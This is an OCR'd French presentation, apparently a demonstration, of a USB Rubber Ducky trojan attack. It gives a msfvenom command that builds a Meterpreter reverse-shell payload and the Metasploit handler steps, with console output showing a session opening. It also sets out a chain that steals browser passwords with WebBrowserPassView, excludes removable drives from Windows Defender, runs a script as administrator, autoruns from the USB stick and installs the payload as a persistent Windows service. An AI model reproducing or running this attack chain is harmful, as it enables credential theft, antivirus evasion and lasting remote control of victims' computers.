
Présenté par: Abidi Abderrahmen

USB RUBBERDUCKY:

TROJAN ATTACK et injection de mot de passe.

Think before you click



Outils utilisés

WebBrowserPassView.exe

Utilisé pour extraire les mots de passe du système.

Nssm.exe

Installation des fichiers en tant que service Windows garantir la persistance du payload.

admin.vbs

Script permettant d'exécuter exclu.bat en tant qu'administrateur.

exclu.bat

Script assurant les exclusions des disques amovibles de la détection de Windows Defender, exécutant WebBrowserPassView.exe de manière invisible et démarrant launch.bat.

Réglage de l'Environnement de Travail

1 **Création du Payload (file.exe)**

msfvenom -p windows/meterpreter/reverse_tcp -f exe LHOST=XXX.XXX.XXX.XXX LPORT=XXXX -o file.exe

2 **La copie de tous les Outils sur l' USB**

Il faut désactiver Defender avant de la copie du Payload et WebBrowserPassView.exe.


Lancer AutorunCreator.exe pour créer une exécution automatique sur key.vbs

3 **Lancer la session Metasploit :**

***msfconsole => use multi/handler => set payload windows/meterpreter/reverse_tcp**

***set lhost XXX.XXX.XXX.XXX => set lport XXXX**

***exploit**


File Actions Edit View Help
(kali㉿kali)-[~]
$ msfconsole
=[metasploit v6.1.39-dev]
+ -- --=[2214 exploits - 1171 auxiliary - 396 post]
+ -- --=[616 payloads - 45 encoders - 11 nops]
+ -- --=[9 evasion]
Metasploit tip: Use the edit command to open the
currently active module in your editor
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.132.128
lhost => 192.168.132.128
msf6 exploit(multi/handler) > set lport 8080
lport => 8080
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.132.128:8080
[*] Sending stage (175174 bytes) to 192.168.132.1
[*] Meterpreter session 1 opened (192.168.132.128:8080 -> 192.168.132.1:50018) at 2024-02-10 08:13:57 -0500
meterpreter > help
Core Commands
Command Description
? Help menu
background Backgrounds the current session
bg Alias for background
bgkill Kills a background meterpreter script
bglist Lists running background scripts
bgrun Executes a meterpreter script as a background thread

Processus de launch.bat

1. **Recherche des fichiers**

   Recherche des fichiers file.exe et nssm.exe sur toutes les unités amovibles connectées.

2. **Copie des fichiers**

   Copie des fichiers s'ils sont trouvés, avec installation de file.exe en tant que service Windows via nssm.exe.

Processus de launch.bat

3

Configuration du service

Configuration du service pour s'exécuter en arrière-plan, assurant la persistance du payload.

4

Démarrage du service

Démarrage du service, garantissant la présence continue du malware sur l'appareil compromis.

```
Copying file.exe from F:\file.exe to C:\WINDOWS\file.exe...
Copying nssm.exe from F:\nssm.exe to C:\WINDOWS\nssm.exe...
Files copied successfully.
Installing file.exe as a Windows Service...
Service "MyFileService" installed successfully!
file.exe installed as a Windows Service.
Configuring MyFileService to run in the background...
Set parameter "AppNoConsole" for service "MyFileService".
MyFileService configured to run in the background.
Starting MyFileService...
The MyFileService service is starting.
The MyFileService service was started successfully.

MyFileService started successfully.
Not enough memory resources are available to process this command.

C:\Windows\System32>
```

La sortie de WebBrowserPassView.exe